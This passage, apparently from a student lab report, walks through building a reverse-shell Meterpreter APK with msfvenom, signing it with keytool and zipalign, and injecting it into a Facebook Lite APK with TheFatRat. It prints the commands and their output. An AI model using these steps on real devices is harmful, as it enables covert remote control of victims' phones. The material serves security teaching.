


Figure 13: Creating virtual network adapter

In figure 13, a virtual network adapter named Vmnet9 was created to assign the interface to ISP. The vmnet9 was set to use NAT as it required to share the internet connection or IP address of the host operating system.






Figure 14: ISP configuration

In figure 14, the node i.e. ISP was configured, and it was set to use vmnet9 ethernet interface as this adapter was previously created to use NAT.

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.254  netmask 255.255.255.0  broadcast 10.10.10.255
    inet6 fe80::20c:29ff:feca:e293  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:ca:e2:93  txqueuelen 1000  (Ethernet)
    RX packets 3  bytes 180 (180.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 40  bytes 2708 (2.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 24  bytes 1728 (1.6 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 24  bytes 1728 (1.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
└─$
```

Figure 15: Network configuration in kali Linux


A terminal window with a dark background. The prompt is (kali㉿kali)-[~/Desktop]. The user has entered the command \$ ping 10.10.10.2. The output shows a successful ping to 10.10.10.2 with 56(84) bytes of data. It lists 18 ICMP echo requests, each from 10.10.10.2 with a sequence number from 1 to 18, a TTL of 64, and various response times in milliseconds. At the bottom of the terminal, there is a file manager interface showing 'New File.txt' and 'via apk'.

Figure 16: Pinging android form kali Linux


In figure 16, we did ping from kali Linux to android and it was successful. This means we can now head over to attack as the communication between them has been successfully established.

### 3.2 Creating Malicious APK (Malware)

To perform the attack, we are going to generate a malicious installation file with and .APK extension with two methods i.e. manual method and automated method. In manual method we are going to take help of a Metasploit utility command called MSF venom whereas in automated method we are going to use a tool called TheFatRat. Both techniques will generate malicious installation files. In manual method, we create the apk ourselves and sign it because unsigned apks cannot be installed in android system. On the other hand, the tool called TheFatRat automates this process and it even helps us to inject malicious apk into a normal apk file. For example, we can use an installation file of an app named Facebook lite and with the help of TheFatRat we can inject our malicious code into that apk and create a listener in our system. This makes the attack look more attractive in real life as people install apk for some reasons. When we simply generate an

apk using msfvenom, we get 'mainactivity.apk' which is unlikely by anyone to install into their system.

### 3.2.1 Manual Method




```
(kali@kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp lhost=10.10.10.254 lport=4444 R > payload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10186 bytes

(kali@kali)-[~]
$
```

Figure 17: Generating payload


A payload named as 'payload.apk' was generated using a command called msfvenom. Msfvenom is a payload generator for Metasploit or it is a successor to MSF payload. There are different kinds of payload that msfvenom can generate and this can be seen with the command **msfvenom -i payloads** as shown in figure 18. In our case, we used payload for android with a type of payload called meterpreter as discussed above and we are using reverse TCP connection.



```
aashman@dell:~$ msfvenom -l payloads
Framework Payloads (592 total) [--payload <value>]
=====
Name                                     Description
----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http         Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https        Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp          Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http         Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https        Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp          Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http               Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https              Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp                Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp      Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp   Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp                 Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp              Connect back to attacker and spawn a command shell
bsd/vax/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
bsd/x64/exec                             Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp              Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp                   Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small              Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp            Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small           Connect back to attacker and spawn a command shell
bsd/x86/exec                             Execute an arbitrary command
```

Figure 18: Types of payloads

In figure 17, the LHOST was set to 10.10.10.254 because our kali Linux has that IP and we want the victim to connect to it. On the other hand, LPORT was given randomly because we are going to perform the attack in LAN and no port forwarding requirements is there.

A terminal window on a Kali Linux system. The prompt is (kali㉿kali)-[~]. The user enters 'java --version'. The output shows Java version 11.0.11-ea and OpenJDK 64-Bit Server VM. The user then enters 'zipalign'. The output shows 'Zip alignment utility' and 'Copyright (C) 2009 The Android Open Source Project'. The user then enters 'Usage: zipalign [-f] [-p] [-v] [-z] <align> infile.zip outfile.zip' and 'zipalign -c [-p] [-v] <align> infile.zip'. The user then enters '<align>: alignment in bytes, e.g. '4' provides 32-bit alignment' and lists options: -c: check alignment only (does not modify file), -f: overwrite existing outfile.zip, -p: memory page alignment for stored shared object files, -v: verbose output, -z: recompress using Zopfli. The prompt is (kali㉿kali)-[~]. The user enters '\$' and the prompt is \$.

```
(kali㉿kali)-[~]
$ java --version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk 11.0.11-ea 2021-04-20
OpenJDK Runtime Environment (build 11.0.11-ea+4-post-Debian-1)
OpenJDK 64-Bit Server VM (build 11.0.11-ea+4-post-Debian-1, mixed mode, sharing)

(kali㉿kali)-[~]
$ zipalign
Zip alignment utility
Copyright (C) 2009 The Android Open Source Project

Usage: zipalign [-f] [-p] [-v] [-z] <align> infile.zip outfile.zip
       zipalign -c [-p] [-v] <align> infile.zip

<align>: alignment in bytes, e.g. '4' provides 32-bit alignment
-c: check alignment only (does not modify file)
-f: overwrite existing outfile.zip
-p: memory page alignment for stored shared object files
-v: verbose output
-z: recompress using Zopfli

(kali㉿kali)-[~]
$
```

Figure 19: Checking tools for signing apk

After the malicious apk was generated, it should be signed because android system does not let an unsigned apk to install in it. Signing an apk means to digitally sign the app with a certificate and the person signing the apk has the private key with him/her. Whenever we install any application on an android device, the package manager sees for the digital certificate included in it and if it cannot find it, the application won't be installed. There are many methods to sign the apk, but we used a tool called zipalign and keytool to sign the apk. For this to work, the system should have a latest version of java installed in it as shown in figure 19.

```

(kali@kali)-[~]
$ keytool -genkey -v -keystore keyforpayload.jks -keyalg RSA -keysize 2048 -validity 15000 -alias alias123
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: Aashman Uprety
What is the name of your organizational unit?
  [Unknown]: ABC FOUNDATION
What is the name of your organization?
  [Unknown]: ABC1223
What is the name of your City or Locality?
  [Unknown]: KAMALPOKHARI
What is the name of your State or Province?
  [Unknown]: BAGMATI
What is the two-letter country code for this unit?
  [Unknown]: 23
Is CN=Aashman Uprety, OU=ABC FOUNDATION, O=ABC1223, L=KAMALPOKHARI, ST=BAGMATI, C=23 correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 15,000 days
for: CN=Aashman Uprety, OU=ABC FOUNDATION, O=ABC1223, L=KAMALPOKHARI, ST=BAGMATI, C=23
[Storing keyforpayload.jks]

(kali@kali)-[~]

```

Figure 20: Making a digital certificate using keytool

In figure 20, a private key was generated using a tool called keytool which is pre-installed in kali Linux. The key was stored in the file called keyforpayload.jks and RSA algorithm was used to generate that key which was a size of 2048 bits with an alias name called alias123. After that the keytool prompted to type a password along with basic details which can be seen in figure 20. The validity was set to 15000 days.

```

(kali@kali)-[~]
$ zipalign -v 4 payload.apk signedpayload.apk
Verifying alignment of signedpayload.apk (4) ...
  49 AndroidManifest.xml (OK - compressed)
 1779 resources.arsc (OK - compressed)
 1992 classes.dex (OK - compressed)
 8156 META-INF/ (OK)
 8206 META-INF/MANIFEST.MF (OK - compressed)
 8444 META-INF/SIGNFILE.SF (OK - compressed)
 8711 META-INF/SIGNFILE.RSA (OK - compressed)
Verification successful

(kali@kali)-[~]
$

```

Figure 21: Signing the malicious apk with generated RSA key

In figure 21, we signed our malicious apk named as payload.apk and generated that apk in another name called signedpayload.apk. Zipalign is a tool provided by android SDK that helps to align all the uncompressed data in 4-byte boundaries.



```

(kali@kali)-[~]
$ ls
1  keyforpayload.jks  Public  Templates
  android.apk      key.jks   python-cairo_1.16.2-2ubuntu2_amd64.deb  vgfwDWpc.html
  BwRLLEyi.html   kxMTIVmo.jpeg  python-gobject-2.28.6-14ubuntu1_amd64.deb  Videos
  Desktop          Music        python-gtk2_2.24.0-5.1ubuntu2_amd64.deb  wnHvQrOK.html
  Documents        payload.apk   signedpayload.apk
  Downloads        Pictures      sms_dump_20210416080446.txt

```

Figure 22: Payload generated confirmation

Figure 22 shows that we have successfully generated a malicious apk and even signed that apk using keytool and zipalign.

### 3.2.2 Automated method to generate malicious apk (TheFatRat)

TheFatRat is a tool that is not pre-installed on kali Linux because of which it requires manual installation and the installation is straight forward. For the installation of TheFatRat you can refer to the link: <https://github.com/Screetsec/TheFatRat>. TheFatRat is an automated tool that can create a backdoor for different distributions like mac, windows, and android. Another feature of TheFatRat is that it is super easy to use and every task gets done with simple commands. Moreover, the malicious applications generated by TheFatRat can easily bypass some of the antiviruses. In this demonstration, we have used TheFatRat to create a malicious apk from a trusted apk i.e. we have injected the malicious code into the trusted apk.

We downloaded the apk file of Facebook lite and named it as lite.apk and kept it in our desktop as shown in figure 23.

```

(kali@kali)-[~/Desktop]
$ ls
apktool  browser.apk  ll  'New File.txt'  TheFatRat-master.zip
apktool.jar  lite.apk  'New File2'  TheFatRat  via.apk

```

Figure 23: Downloading a trusted apk to inject malicious code in it

```

    ee\
  < _ . - 0
 ^ \ . | . V \
 | | . | . | |
 \ . | . T /
 L / | o ' - \
 | ^ ^ ^ \
 J /      \ .
 J /      \ .
 | /      \
 \       . \
 ( _ ) ^ ( _ )
 ( _ . / \ . _ )

[--] Backdoor Creator for Remote Acces [--]
[--] Created by: Edo Maland (Screetsec) [--]
[--] Version: 1.9.7 [--]
[--] Codename: Whistle [--]
[--] Follow me on Github: @Screetsec [--]
[--] Dracos Linux : @dracos-linux.org [--]
[--] SELECT AN OPTION TO BEGIN: [--]
[--] _____ [--]

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat][~][menu]:
5
```

Figure 24: Starting TheFatRat

In figure 24, the TheFatRat tool was started by typing the command TheFatRat in terminal. As we want to backdoor the original apk of Facebook lite, we have selected the option number five. The tool then automated the things and embeds the Metasploit payload into an original .apk file.

```
[ ]===== [ ]  
[ ] Trash apktool.jar TheFatRat ) ( ( ) [ ]  
[ ] ( ( ( (/(\) (/ (/ (\) \) (/ ( [ ]  
[ ] \ \ \ \()()\(/ \()) \()) ()/(()/(\ \()) \) [ ]  
[ ] (()(((( )( (( |((\ /_) ((\ ((\ /_)/(_)(\ ()/( [ ]  
[ ] ( ) \_ \ \_ | - (( ) _ ( ) ( ) ( ) _(( ) /_) _ [ ]  
[ ] | - ) ( ) \ ( ) ( / _ || | / / | \ / _ \ / _ \ | - \ | - | \ | ( ) _ [ ]  
[ ] E- \ / - \ \ | ( < | D || ( ) || ( ) || - / T | . | | ( [ ]  
[ ] _ / / / \ \ \_ | _ \ \ | _ / \ \ / \_ / | _ \ | _ | _ \ | \_ [ ]  
[ ]===== [ ]  
[ ] Embed a Metasploit Payload in an original .apk files [ ]  
[ ] This script is POC for injecting metasploit payload arbitrary apk backdoor [ ]  
[ ]===== [ ]
```

Cleaning Temp files  
Done!

Your local IPV4 address is : 10.10.10.254  
Your local IPV6 address is : fe80::20c:29ff:feca:e293  
Your public IP address is :  
Your Hostname is :  
New File.txt via apktool.jar  
Set LHOST IP: 10.10.10.254  
  
Set LPORT: 4444

Figure 25: Giving LHOST and LPORT to the tool

In figure 25, the local IP address or the IP address of the attacker machine was given as we want the victim to connect to it. LPORT was given 4444 randomly because we are performing the attack locally and there is no need of port forwarding.

```
Enter the path to your android app/game .(ex: /root/downloads/myapp.apk)

Path : /home/kali/Desktop/lite.apk

Testing your apk before next step ... Done

+-----+
| [ 1 ] android/meterpreter/reverse_http |
| [ 2 ] android/meterpreter/reverse_https |
| [ 3 ] android/meterpreter/reverse_tcp  |
| [ 4 ] android/shell/reverse_http       |
| [ 5 ] android/shell/reverse_https      |
| [ 6 ] android/shell/reverse_tcp        |
+-----+

Choose Payload : █
```

Figure 26: Giving path to original apk



In figure 26, the path to the original apk where we want to embed our Metasploit payload was given. The original apk in our case was Facebook lite so '/home/kali/Desktop/lite.apk' was given to it as the apk was located there.

